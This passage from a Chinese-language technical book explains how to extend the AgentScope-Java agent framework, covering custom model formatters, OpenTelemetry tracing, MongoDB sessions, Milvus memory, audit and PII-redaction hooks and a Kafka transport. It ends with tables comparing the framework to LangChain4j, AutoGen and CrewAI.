        protected List<GrokMessage> doFormat(List<Msg> msgs) {
            // extractText() 从 Msg 中提取纯文本，跳过 ImageBlock 等非文本
ContentBlock

```

```
        // convertToGrokToolCalls() 将 Msg 的 ToolUseBlock 转为 Grok 工具调用  
        格式
```

```
        // convertToGrokTools() 将框架 ToolSchema 转为 Grok 工具定义格式  
        List<GrokMessage> result = new ArrayList<>();  
        for (Msg msg : msgs) {  
            switch (msg.getRole()) {  
                case SYSTEM -> result.add(new GrokMessage("system",  
                    extractText(msg), null, null, null));  
                case USER -> result.add(new GrokMessage("user",  
                    extractText(msg), null, null, null));  
                case ASSISTANT -> {  
                    GrokMessage assistant = new GrokMessage("assistant",  
                        extractText(msg),  
                        convertToGrokToolCalls(msg),  
                        null, null);  
                    result.add(assistant);  
                }  
            }  
            // ToolResult 处理...  
        }  
    }  
    return result;  
}
```

```
@Override  
public void applyOptions(GrokRequest.Builder builder,  
    GenerateOptions options, GenerateOptions defaultOptions) {  
    options.getTemperature().ifPresent(builder::temperature);  
    options.getMaxTokens().ifPresent(builder::maxTokens);  
}
```

```
@Override  
public void applyTools(GrokRequest.Builder builder, List<ToolSchema>  
tools) {  
    builder.tools(convertToGrokTools(tools));  
}
```

第四步：创建 ChatModel

```
public class GrokChatModel extends ChatModelBase {  
    private final WebClient webClient;  
    private final GrokChatFormatter chatFormatter;  
    private final GrokMultiAgentFormatter multiAgentFormatter;  
  
    @Override  
    protected Flux<ChatResponse> doStream0(List<Msg> msgs,  
        GenerateOptions options, List<ToolSchema> tools) {  
        GrokRequest.Builder builder = GrokRequest.builder()  
            .model(modelName);  
  
        chatFormatter.applyOptions(builder, options, defaultOptions);
```

```

        chatFormatter.applyTools(builder, tools);

        List<GrokMessage> formatted = chatFormatter.format(msgs);
        builder.messages(formatted);

        Instant startTime = Instant.now();

        return webClient.post()
            .uri("/v1/chat/completions")
            .bodyValue(builder.build())
            .retrieve()
            .bodyToFlux(GrokResponse.class)
            .map(resp -> chatFormatter.parseResponse(resp, startTime));
    }
}

```

第五步：创建 MultiAgentFormatter

多 Agent 场景需要处理角色映射（如 `agent_a` → `assistant`）：

```

public class GrokMultiAgentFormatter extends GrokChatFormatter {
    private final ConversationMerger merger = new ConversationMerger();

    @Override
    protected List<GrokMessage> doFormat(List<Msg> msgs) {
        // 1. 合并连续同角色消息
        List<Msg> merged = merger.merge(msgs);

        // 2. 映射角色名
        List<Msg> mapped = mapRoles(merged);

        // 3. 调用父类格式化
        return super.doFormat(mapped);
    }

    private List<Msg> mapRoles(List<Msg> msgs) {
        // Grok 要求严格 USER/ASSISTANT 交替
        // 非 USER 角色都映射为 ASSISTANT
        return msgs.stream()
            .map(msg -> msg.getRole() == Role.USER ? msg :
                Msg.builder().role(Role.ASSISTANT)
                    .content(msg.getContent()).build())
            .toList();
    }
}

```

24.2.3 各 Provider 的格式差异

Provider	角色约束	多模态	工具调用	思考块
OpenAI	宽松	URL + Base64	原生 parallel_tool_calls	无
Anthropic	严格 USER/ASSISTANT 交替	Base64 only	tool_use content block	thinking block
Gemini	功能角色 (model/user)	Inline data	functionCall	thought
DashScope	宽松	URL + Base64	原生	thinking (qwen3)
Ollama	OpenAI 兼容	Base64	OpenAI 兼容	无
DeepSeek	OpenAI 兼容	不支持	OpenAI 兼容	reasoning_content

关键差异：Anthropic 的严格角色交替是最难处理的。如果 Agent 两次连续调用工具（中间无 USER 消息），`AnthropicChatFormatter` 需要插入空 USER 消息来满足约束。

24.3 自定义 Tracer——OpenTelemetry 集成

24.3.1 Tracer 接口

```
public interface Tracer {  
    default Mono<Msg> callAgent(AgentBase instance,  
        List<Msg> inputMessages, Supplier<Mono<Msg>> agentCall) {  
        return agentCall.get();  
    }  
}
```

```

        default Flux<ChatResponse> callModel(ChatModelBase instance,
            List<Msg> inputMessages, List<ToolSchema> toolSchemas,
            GenerateOptions options, Supplier<Flux<ChatResponse>> modelCall)
    {
        return modelCall.get();
    }

    default Mono<ToolResultBlock> callTool(Toolkit toolkit,
        ToolCallParam toolCallParam,
        Supplier<Mono<ToolResultBlock>> toolKitCall) {
        return toolKitCall.get();
    }

    default <TReq, TResp, TParams> List<TReq> callFormat(
        AbstractBaseFormatter<TReq, TResp, TParams> formatter,
        List<Msg> msgs, Supplier<List<TReq>> formatCall) {
        return formatCall.get();
    }

    default <T> T runWithContext(ContextView ctx, Supplier<T> inner) {
        return inner.get();
    }
}

```

24.3.2 实现自定义 Tracer

```

public class OpenTelemetryTracer implements Tracer {
    private final Tracer otelTracer; // io.opentelemetry.api.trace.Tracer

    @Override
    public Mono<Msg> callAgent(AgentBase instance,
        List<Msg> inputMessages, Supplier<Mono<Msg>> agentCall) {
        Span span = otelTracer.spanBuilder("invoke_agent")
            .setAttribute("agent.name", instance.getName())
            .setAttribute("agent.type", instance.getClass().getSimpleName())
            .startSpan();

        return Mono.deferContextual(ctx -> {
            // 从 Reactor Context 中获取 OTEL Context
            io.opentelemetry.context.Context otelCtx =
                ctx.getOrDefault("otel-context",
                    io.opentelemetry.context.Context.current());
            span.setParent(otelCtx);
            return agentCall.get();
        })
        .doOnSuccess(msg -> {
            span.setAttribute("agent.result.length",
                msg.getTextContent().length());
            span.end();
        })
    }
}

```

```

        .doOnError(span::recordException)
        .contextWrite(Context.of("otel-context",
            io.opentelemetry.context.Context.current().with(span)));
    }

    @Override
    public Flux<ChatResponse> callModel(ChatModelBase instance,
        List<Msg> inputMessages, List<ToolSchema> toolSchemas,
        GenerateOptions options, Supplier<Flux<ChatResponse>> modelCall)
    {
        Span span = otelTracer.spanBuilder("chat")
            .setAttribute("model.name", instance.getModelName())
            .startSpan();

        return modelCall.get()
            .doOnNext(resp -> {
                resp.getUsage().ifPresent(usage -> {
                    span.setAttribute("model.input_tokens",
                        usage.getInputTokens());
                    span.setAttribute("model.output_tokens",
                        usage.getOutputTokens());
                });
            })
            .doOnComplete(span::end)
            .doOnError(span::recordException);
    }

    @Override
    public Mono<ToolResultBlock> callTool(Toolkit toolkit,
        ToolCallParam toolCallParam,
        Supplier<Mono<ToolResultBlock>> toolKitCall) {
        Span span = otelTracer.spanBuilder("execute_tool")
            .setAttribute("tool.name", toolCallParam.getToolName())
            .startSpan();

        return toolKitCall.get()
            .doOnNext(result -> {
                span.setAttribute("tool.suspended", result.isSuspended());
                span.setAttribute("tool.error", result.isError());
            })
            .doOnComplete(span::end)
            .doOnError(span::recordException);
    }
}

```

24.3.3 注册与启用

```

// 在 Spring Boot 配置中
@Bean
public Tracer openTelemetryTracer() {
    OpenTelemetry otel = OpenTelemetrySdk.builder()

```

```

        .setTracerProvider(
            SdkTracerProvider.builder()
                .addSpanProcessor(
                    BatchSpanProcessor.builder(
                        OtlpGrpcSpanExporter.builder()
                            .setEndpoint("http://jaeger:4317")
                            .build()
                        )
                    )
                .build()
            )
        .build();

    return new OpenTelemetryTracer(otel.getTracer("agentscope"));
}

@PostConstruct
public void init() {
    TracerRegistry.register(openTelemetryTracer());
    TracerRegistry.enableTracingHook();
}

```

24.4 自定义 Session——MongoDB 实现

24.4.1 Session 接口实现

```

public class MongoSession implements Session {
    private final MongoCollection<Document> collection;

    public MongoSession(MongoDatabase database, String collectionName) {
        this.collection = database.getCollection(collectionName);
    }

    @Override
    public void save(SessionKey sessionKey, String key, State value) {
        validateSessionId(sessionKey.getSessionId());
        validateStateKey(key);

        Document doc = new Document()
            .append("session_id", sessionKey.getSessionId())
            .append("state_key", key)
            .append("state_data", serializeState(value))
            .append("updated_at", new Date());

        collection.updateOne(
            Filters.and(
                Filters.eq("session_id", sessionKey.getSessionId()),
                Filters.eq("state_key", key)),
            new Document("$set", doc),
            new UpdateOptions().upsert(true));
    }
}

```

```

    }

    @Override
    public <T extends State> Optional<T> get(SessionKey sessionKey,
        String key, Class<T> type) {
        Document doc = collection.find(Filters.and(
            Filters.eq("session_id", sessionKey.getSessionId()),
            Filters.eq("state_key", key))).first();

        if (doc == null) return Optional.empty();
        return Optional.of(deserializeState(doc.getString("state_data"),
type));
    }

    @Override
    public void delete(SessionKey sessionKey) {
        collection.deleteMany(
            Filters.eq("session_id", sessionKey.getSessionId()));
    }

    // ... 其他方法实现
}

```

24.4.2 列表增量的实现

参考 `MysqlSession` 的 `ListHashUtil` 模式：

```

@Override
public void save(SessionKey sessionKey, String key, List<? extends State>
values) {
    String currentHash = ListHashUtil.computeHash(values);

    // 检查是否需要全量重写
    Document existing = collection.find(Filters.and(
        Filters.eq("session_id", sessionKey.getSessionId()),
        Filters.eq("state_key", key),
        Filters.eq("is_list", true))).first();

    if (existing != null) {
        String previousHash = existing.getString("list_hash");
        if (previousHash != null && previousHash.equals(currentHash)) {
            return; // 无变化, 跳过
        }
    }

    // 全量重写
    collection.deleteMany(Filters.and(
        Filters.eq("session_id", sessionKey.getSessionId()),

```



```

        Filters.eq("state_key", key)));

    for (int i = 0; i < values.size(); i++) {
        Document doc = new Document()
            .append("session_id", sessionKey.getSessionId())
            .append("state_key", key)
            .append("index", i)
            .append("state_data", serializeState(values.get(i)))
            .append("is_list", true)
            .append("list_hash", currentHash);
        collection.insertOne(doc);
    }
}

```

24.5 自定义 Memory——向量数据库 Memory

24.5.1 长期记忆接口

```

public interface LongTermMemory {
    Mono<Void> record(List<Msg> msgs);    // 记录消息
    Mono<String> retrieve(Msg msg);      // 检索相关记忆
}

```

24.5.2 Milvus 长期记忆实现

```

public class MilvusLongTermMemory implements LongTermMemory {
    private final MilvusClient client;
    private final EmbeddingService embeddingService;
    private final String collectionName;

    @Override
    public Mono<Void> record(List<Msg> msgs) {
        return Mono.fromRunnable(() -> {
            for (Msg msg : msgs) {
                float[] embedding =
embeddingService.embed(msg.getTextContent());
                client.insert(InsertParam.newBuilder()
                    .withCollectionName(collectionName)
                    .withFields(List.of(
                        new StringField("msg_id",
UUID.randomUUID().toString()),
                        new FloatVecField("embedding", embedding),
                        new StringField("content", msg.getTextContent()),
                        new StringField("role", msg.getRole().name()),
                        new StringField("timestamp",

```

```

Instant.now().toString())
        ))
        .build());
    }
    }).subscribeOn(Schedulers.boundedElastic()).then();
}

@Override
public Mono<String> retrieve(Msg msg) {
    return Mono.fromCallable(() -> {
        float[] queryEmbedding =
embeddingService.embed(msg.getTextContent());
        SearchResults results = client.search(SearchParam.newBuilder()
            .withCollectionName(collectionName)
            .withVectors(List.of(queryEmbedding))
            .withTopK(5)
            .withExpr("timestamp > '" +
Instant.now().minus(Duration.ofDays(30)).toString() +
"'")
            .build());

        StringBuilder sb = new StringBuilder();
        sb.append("<long_term_memory>\n");
        for (SearchResult result : results.getResults().get(0)) {
            sb.append("-
").append(result.getEntity().get("content")).append("\n");
        }
        sb.append("</long_term_memory>");
        return sb.toString();
    }).subscribeOn(Schedulers.boundedElastic());
}
}

```

24.5.3 使用方式

```

ReActAgent agent = ReActAgent.builder()
    .name("assistant")
    .model(model)
    .memory(new AutoContextMemory(config, model))
    .longTermMemory(new MilvusLongTermMemory(milvusClient, embeddingService))
    .longTermMemoryMode(LongTermMemoryMode.AGENT_CONTROL)
    .build();

```

24.6 自定义 Hook——安全审查、内容过滤、审计日志

24.6.1 安全审查 Hook

```
public class SecurityAuditHook implements Hook {
    private final AuditLogger auditLogger;
    private final ContentScanner scanner;

    @Override
    public Mono<HookResult> onEvent(HookEvent event) {
        return switch (event) {
            case PreCallEvent pre -> auditInput(pre);
            case PostReasoningEvent post -> auditReasoning(post);
            case PostActingEvent post -> auditToolExecution(post);
            default -> Mono.just(HookResult.continue());
        };
    }

    private Mono<HookResult> auditInput(PreCallEvent event) {
        for (Msg msg : event.getInputMessages()) {
            ScanResult result = scanner.scan(msg.getTextContent());
            if (result.isBlocked()) {
                auditLogger.blocked("input", result.getReason());
                return Mono.just(HookResult.stopAgent(
                    "Input blocked: " + result.getReason()));
            }
        }
        return Mono.just(HookResult.continue());
    }

    private Mono<HookResult> auditReasoning(PostReasoningEvent event) {
        Msg reasoning = event.getReasoningMessage();

        // 检查工具调用是否安全
        for (ToolUseBlock toolCall : reasoning.getToolUseBlocks()) {
            if (isDangerousTool(toolCall.getName())) {
                auditLogger.alert("dangerous_tool", toolCall.getName());
                // 可以选择停止 Agent 或仅记录
                event.stopAgent("Dangerous tool blocked: " +
toolCall.getName());
            }
        }
        return Mono.just(HookResult.continue());
    }
}
```

```

        private Mono<HookResult> auditToolExecution(PostActingEvent event) {
            auditLogger.toolExecution(
                event.getToolName(),
                event.getArguments(),
                truncate(event.getResult(), 500),
                event.getDurationMs());
            return Mono.just(HookResult.continue());
        }

        @Override
        public int priority() { return 5; } // 非常高的优先级
    }

```

24.6.2 内容过滤 Hook

```

public class PiiFilterHook implements Hook {
    private final Pattern emailPattern = Pattern.compile("\\b[\\w.-]+@[\\w.-]+\\.\\w+\\.\\b");
    private final Pattern phonePattern = Pattern.compile("\\b1[3-9]\\d{9}\\b");
    private final Pattern idCardPattern = Pattern.compile("\\b\\d{17}[\\dXx]\\b");

    @Override
    public Mono<HookResult> onEvent(HookEvent event) {
        if (event instanceof PreCallEvent pre) {
            List<Msg> filtered = pre.getInputMessages().stream()
                .map(this::filterMsg)
                .toList();
            pre.setInputMessages(filtered);
        }
        return Mono.just(HookResult.continue());
    }

    private Msg filterMsg(Msg msg) {
        String text = msg.getTextContent();
        text = emailPattern.matcher(text).replaceAll("[EMAIL_REDACTED]");
        text = phonePattern.matcher(text).replaceAll("[PHONE_REDACTED]");
        text = idCardPattern.matcher(text).replaceAll("[ID_REDACTED]");
        return Msg.builder().role(msg.getRole())
            .content(TextBlock.builder().text(text).build()).build();
    }

    @Override
    public int priority() { return 60; } // 在 GenericRAGHook 之后执行
}

```

24.6.3 Token 消耗统计 Hook

```
public class TokenCountingHook implements Hook {
    private final AtomicLong totalInputTokens = new AtomicLong();
    private final AtomicLong totalOutputTokens = new AtomicLong();
    private final AtomicInteger totalIterations = new AtomicInteger();

    @Override
    public Mono<HookResult> onEvent(HookEvent event) {
        if (event instanceof PostReasoningEvent post) {
            post.getTokenUsage().ifPresent(usage -> {
                totalInputTokens.addAndGet(usage.getInputTokens());
                totalOutputTokens.addAndGet(usage.getOutputTokens());
            });
            totalIterations.incrementAndGet();
        }
        return Mono.just(HookResult.continue());
    }

    public TokenStats getStats() {
        return new TokenStats(
            totalInputTokens.get(),
            totalOutputTokens.get(),
            totalIterations.get());
    }

    public record TokenStats(long inputTokens, long outputTokens, int
iterations) {
        public double estimatedCost(double inputPrice, double outputPrice) {
            return inputTokens * inputPrice / 1_000_000
                + outputTokens * outputPrice / 1_000_000;
        }
    }
}
```

24.7 自定义 TransportWrapper——新增 A2A 传输层

A2A 协议支持多种传输方式，通过 SPI 机制注册。

24.7.1 SPI 注册机制

`TransportWrapperBuilder` 是 SPI 接口 (`agentscope-extensions-a2a-server/.../TransportWrapperBuilder.java`) :

```
public interface TransportWrapperBuilder {
    String getTransportType();
    TransportWrapper<?, ?> build(AgentCard agentCard,
        RequestHandler requestHandler, Executor executor);
}
```

注册方式: 在 `META-`

`INF/services/io.agentscope.core.a2a.server.transport.TransportWrapperBuilder` 文件中写入实现类全名。

24.7.2 实现 Kafka 传输层

```
public class KafkaTransportWrapperBuilder implements TransportWrapperBuilder
{
    @Override
    public String getTransportType() {
        return "KAFKA";
    }

    @Override
    public TransportWrapper<?, ?> build(AgentCard agentCard,
        RequestHandler requestHandler, Executor executor) {
        return new KafkaTransportWrapper(agentCard, requestHandler,
            executor);
    }
}

public class KafkaTransportWrapper
    implements TransportWrapper<ConsumerRecord<String, String>,
        CompletableFuture<Void>> {

    private final KafkaConsumer<String, String> consumer;
    private final KafkaProducer<String, String> producer;
    private final JsonRpcTransportWrapper jsonRpcWrapper; // 复用 JSON-RPC
    处理

    @Override
    public String getTransportType() { return "KAFKA"; }
```

```

@Override
public CompletableFuture<Void> handleRequest(ConsumerRecord<String,
String> record,
      Map<String, String> headers, Map<String, Object> metadata) {
    // 1. 从 Kafka 消息中提取 JSON-RPC 请求
    String requestBody = record.value();

    // 2. 委托给 JsonRpcTransportWrapper 处理
    Object response = jsonRpcWrapper.handleRequest(requestBody, headers,
metadata);

    // 3. 将响应发送到 Kafka 回复 Topic
    if (response instanceof Flux<?> flux) {
        // 流式响应: 逐个发送
        flux.subscribe(event -> producer.send(
            new ProducerRecord<>(record.key() + "-reply",
toJson(event))));
    } else {
        // 非流式响应: 直接发送
        producer.send(new ProducerRecord<>(record.key() + "-reply",
toJson(response)));
    }

    return CompletableFuture.completedFuture(null);
}
}

```

24.8 发布扩展模块的最佳实践

24.8.1 模块结构

```

agentscope-extensions/
├── agentscope-extensions-milvus/
│   ├── pom.xml # 依赖 agentscope-core
│   └── src/main/
│       ├── java/io/agentscope/core/memory/milvus/
│       │   ├── MilvusLongTermMemory.java # 核心实现
│       │   ├── MilvusMemoryConfig.java # 配置类
│       │   └── MilvusMemoryAutoConfiguration.java # Spring Boot 自动配置
│       └── resources/
│           ├── META-INF/
│           │   └── spring/
│           └──
org.springframework.boot.autoconfigure.AutoConfiguration.imports

```

24.8.2 命名规范

组件	命名模式	示例
模块	`agentscope-extensions-{name}`	`agentscope-extensions-milvus`
包	`io.agentscope.core.{type}.{name}`	`io.agentscope.core.memory.milvus`
实现类	`{Product}{Interface}Impl` 或 `{Product}{Interface}`	`MilvusLongTermMemory`
配置	`{Product}{Type}Config`	`MilvusMemoryConfig`
自动配置	`{Product}{Type}AutoConfiguration`	`MilvusMemoryAutoConfiguration`

24.8.3 依赖管理

```
<parent>
  <groupId>io.agentscope</groupId>
  <artifactId>agentscope-extensions</artifactId>
  <version>${agentscope.version}</version>
</parent>

<dependencies>
  <!-- 只依赖 core, 不依赖其他扩展 -->
  <dependency>
    <groupId>io.agentscope</groupId>
    <artifactId>agentscope-core</artifactId>
    <version>${agentscope.version}</version>
    <scope>provided</scope>
  </dependency>

  <!-- 第三方依赖 -->
  <dependency>
    <groupId>io.milvus</groupId>
    <artifactId>milvus-sdk-java</artifactId>
  </dependency>
</dependencies>
```

24.8.4 测试规范

```
class MilvusLongTermMemoryTest {
  private MilvusLongTermMemory memory;
```



```
@BeforeEach
void setUp() {
    // 使用 Testcontainers 启动 Milvus
    MilvusContainer container = new
MilvusContainer("milvusdb/milvus:v2.3.0");
    container.start();
    memory = new MilvusLongTermMemory(
        createClient(container), embeddingService, "test_collection");
}

@Test
void shouldRecordAndRetrieve() {
    List<Msg> msgs = List.of(Msg.userText("我叫张三"));
    memory.record(msgs).block();

    String result = memory.retrieve(Msg.userText("我叫什么? ")).block();
    assertThat(result).contains("张三");
}
}
```

24.9 扩展开发检查清单

发布扩展模块前的自检清单：

检查项	说明
接口实现完整性	Session 的所有方法都有实现，不抛 UnsupportedOperationException
空值与边界处理	null 输入、空列表、超长字符串等边界情况
线程安全	ConcurrentHashMap 或同步块保护共享状态
资源清理	`close()` 方法释放连接、线程池等资源
错误传播	使用 Mono.error() 而非抛异常（响应式契 约）

输入验证	防注入、防路径遍历、防超限
日志规范	使用 SLF4J，关键操作有 DEBUG/WARN 日志
Spring Boot 自动配置	@ConditionalOnClass + 配置属性
测试覆盖	核心路径 80%+ 覆盖率

24.10 补充：Harness 扩展点

`agentscope-harness` 新增三个扩展点，为框架提供更丰富的定制能力：

扩展点一：自定义 Hook。 通过实现 `Hook` 接口（来自 `core` 模块）并设置优先级，可以插入到 Harness 的钩子链中。自定义 Hook 可以用来实现安全审计、内容过滤、Token 统计等横切关注点。关键考虑：

- 优先级的选择：观测性钩子应设为 0-10（在核心操作之前），业务钩子应设为 50-100（在核心操作之后但在上下文组装之前）
- 事件的选择：不要在所有事件类型上都注册——只在关心的事件上注册，减少不必要的调用
- 异步处理：如果 Hook 中有阻塞操作（如数据库写入），使用

`Mono.fromCallable().subscribeOn(Schedulers.boundedElastic())` 避免阻塞 Reactor 事件循环

扩展点二：自定义 Filesystem。 通过实现 `AbstractFilesystem` 接口并提供自己的文件系统实现。这在需要接入特殊存储（如 NFS、HDFS、S3 兼容存储）时非常有用。关键接口契约：

- 所有方法都返回 `Mono`——即使同步操作也要包装为 `Mono`
- `ls()` 和 `glob()` 返回文件列表时要包含文件大小和修改时间
- `read()` 和 `write()` 需要考虑字符编码（默认 UTF-8）
- 多线程安全由实现者保证

扩展点三：自定义 `Sandbox`。 通过实现 `Sandbox` 接口和 `SandboxClient` 工厂，可以添加新的沙箱后端（如 AWS Lambda、Azure Container Instances）。关键的生命周期方法：

- `start()` → `waitForReady()` → `hydrateWorkspace()`（初始化）
- `execute()`（执行命令）
- `snapshot()` / `restore()`（快照持久化）
- `stop()`（清理资源）

框架的设计模式梳理： AgentScope-Java 在整体架构中综合运用了多种设计模式：

模式	应用位置	说明
Builder	Agent 构建 (<code>ReActAgent.builder()</code>)	将复杂对象的构建与表示分离
Strategy	文件系统模式（3 种 Spec）	运行时策略可替换，互斥选择
Chain of Responsibility	Hook 链（优先级编排）	请求沿钩子链传递，每个钩子决定是否处理
Template Method	ReAct 循环（推理→行动→观察）	算法骨架固定，步骤实现可扩展

Proxy	SubAgentStub / RemoteSubagentStub	控制对子代理的访问，透明化 远程调用
Factory	SubagentFactory / ModelRegistry	创建对象的接口，子类决定实 例化哪个类
Composite	CompositeFilesystem（前缀 路由）	树形结构的文件系统组合
Delegation	HarnessAgent → ReActAgent	将职责委托给另一个对象，而 非继承

这些设计模式的综合运用，是理解 AgentScope-Java 架构的关键——它不是随意的代码组织，而是以经过验证的模式为指导的架构设计。

思考题

- 1. 自定义 Formatter 时，最常遇到的 Provider 格式差异是什么？如何系统性地处理这些差异？
- 2. 设计一个 MongoDB Session 实现——需要考虑哪些 MongoDB 特有的优化（如批量写入、TTL 索引）？
- 3. 自定义 Hook 的安全审计模式（如内容过滤、PII 脱敏）与 Formatter 层的处理有什么区别？应该在哪一层实现？

****参考： ****

1. 最常遇到的差异：①思考输出格式——Anthropic 用 *thinking block*，OpenAI 用 *reasoning_content*，Google 无原生支持；②工具调用 ID——有的用 *string*，有的用 *integer*；③多模态内容——图片/文件的传递方式各异


(URL vs Base64 vs File ID)。系统性处理：建立 Provider 差异矩阵（7 家 × 10 维度），通用 Formatter 处理共性，差异点通过 ProviderProfile 配置驱动。

2. MongoDB Session 优化：①批量写入——`bulkWrite()`替代单条 `save()`，减少网络往返；②TTL 索引——`db.sessions.createIndex({expireAt:1},{expireAfterSeconds:0})`自动过期清理；③Change Streams——监听 session 变更实现实时同步；④分片——按 `sessionId` 哈希分片，水平扩展；⑤文档模型——嵌套式存储（消息内嵌 session 文档），减少 join 查询。

3. 区别：Formatter 层处理的是协议格式（将消息转换为 LLM 能理解的格式），关注数据转换；Hook 层处理的是业务语义（内容是否合规、是否脱敏），关注业务规则。PII 脱敏应在 Hook 层实现——①脱敏是业务策略，与 LLM 格式无关；②Formatter 不应修改内容语义，只管格式转换；③Hook 可插拔，不同部署环境用不同脱敏策略。

第 25 章 框架对比与选型指南

25.1 Agent 框架全景图（2025-2026）



25.2 AgentScope-Java vs LangChain4j

25.2.1 架构差异

维度	AgentScope-Java	LangChain4j
编程范式	全栈响应式（Reactor Mono/Flux）	同步阻塞 + 虚拟线程
Agent 模型	ReActAgent + HarnessAgent（生产级薄包装器）	AiService（声明式接口）
多 Agent	原生支持 (Supervisor/Handoffs/Routing/Workflow/MsgHub)	Agentic 模块 (2025 新增，仍在

		发展)
工具系统	@Tool + MCP + SubAgentTool + ToolGroup	@Tool + MCP
记忆系统	短期 + AutoContextMemory + Harness 两层记忆 (daily log + MEMORY.md + FTS5 索引)	短期 + ChatMemory + RAG
流式	原生 Flux 流 (token → event → SSE)	TokenStream 适配 器
A2A 协议	完整实现 (JSON-RPC + RocketMQ)	不支持
状态持久化	4 种 Session (Memory/FS/Redis/MySQL) + WorkspaceSession	无内置方案
工作区管理	支持 (AGENTS.md + MEMORY.md + knowledge + skills + subagents)	无
沙箱隔离	4 种后端 (Docker/K8s/E2B/Daytona) + 4 级隔离范围	无
文件系统抽象	3 种模式 (Local/Remote/Sandbox) + 自定义逃逸口	无
子代理编排	声明式 YAML + 任务仓库 + 同步/后台执行	Agentic 模块 (基 础支持)
上下文治理	ConversationCompactor + ToolResultEviction + 后台 维护调度	无 (仅滑动窗口截 断)
全链路 Hook 链	9 个内置钩子 (优先级 0-900) , 自定义扩展	无
优雅关闭	GracefulShutdownManager	无
规划系统	PlanNotebook	无
技能系统	SkillBox (动态加载)	无

Spring 集成	自动配置 + Nacos + Sentinel	自动配置 (Quarkus 也支持)
-----------	-------------------------	---------------------------

25.2.2 代码风格对比

LangChain4j 风格——声明式接口：

```
@AiService
interface Assistant {
    String chat(String message);

    @SystemMessage("You are a weather assistant")
    TokenStream chatStream(@UserMessage String message);
}
```

AgentScope-Java 风格——命令式构建：

```
ReActAgent agent = ReActAgent.builder()
    .name("assistant").model(model)
    .toolkit(toolkit).memory(memory)
    .build();
Msg response = agent.call(Msg.userText("hello")).block();
```

LangChain4j 的声明式风格更简洁，AgentScope-Java 的构建器风格更灵活。

前者适合简单场景，后者适合需要精细控制的复杂场景。

25.2.3 性能对比

场景	AgentScope-Java	LangChain4j
单次 LLM 调用	Reactor 开销略高	同步直接，略快
100 并发请求	~10 线程	~100 虚拟线程 (Java 21+)
并行工具调用	Flux.merge() 原生并发	需手动 CompletableFuture
流式推送	全链路零拷贝	TokenStream 适配
多 Agent 协作	原生优化	需自行编排

结论：低并发简单场景下 LangChain4j 可能略快；高并发复杂场景下 AgentScope-Java 的响应式架构优势明显。

25.3 AgentScope-Java vs AutoGen (Python)

维度	AgentScope-Java	AutoGen
语言	Java 17+	Python 3.10+
多 Agent 模式	Supervisor/Handoffs/Routing/Workflow/MsgHub	对话式 (AgentChat) + 底层运行时 (Core)
A2A 协议	完整实现	官方参考实现 (同源)
状态管理	Session 持久化 + 状态恢复	检查点 (Checkpoint)
企业特性	优雅关闭 + 安全沙箱 + 审计	基础支持
生态	Java 企业生态 (Spring/Nacos/Sentinel)	Python ML 生态 (HuggingFace/PyTorch)
性能	JVM 优化 + 响应式	GIL 限制 + asyncio
部署	Docker + K8s (JVM 成熟方案)	Docker + K8s (需处理 Python 环境)

关键差异：AutoGen 的多 Agent 协作以"对话"为核心——Agent 之间通过消息对话协作。AgentScope-Java 则提供了更多元的协作模式（Supervisor 委派、Handoffs 转移、Workflow 编排等），适合更结构化的业务场景。

25.4 AgentScope-Java vs CrewAI (Python)

维度	AgentScope-Java	CrewAI
协作模型	多种模式 (Supervisor/Handoffs/MsgHub...)	角色驱动 (Role → Goal → Backstory)
任务编排	StateGraph + Pipeline	Sequential → Hierarchical → Custom
工具	@Tool + MCP + SubAgentTool	@Tool + MCP
记忆	短期 + AutoContext + 长期 (Mem0/ReMe)	短期 + 长期 + 实体记忆
生产部署	企业级 (Session + Shutdown + K8s)	CrewAI+ (托管平台)
上手速度	中等	快 (10 分钟可跑通 Demo)

CrewAI 的核心抽象是"团队"——定义角色、分配任务、设定流程。这更接近人类团队协作的直觉。AgentScope-Java 则更偏向工程化的编排控制。

25.5 AgentScope-Java vs Semantic Kernel (.NET/Java)

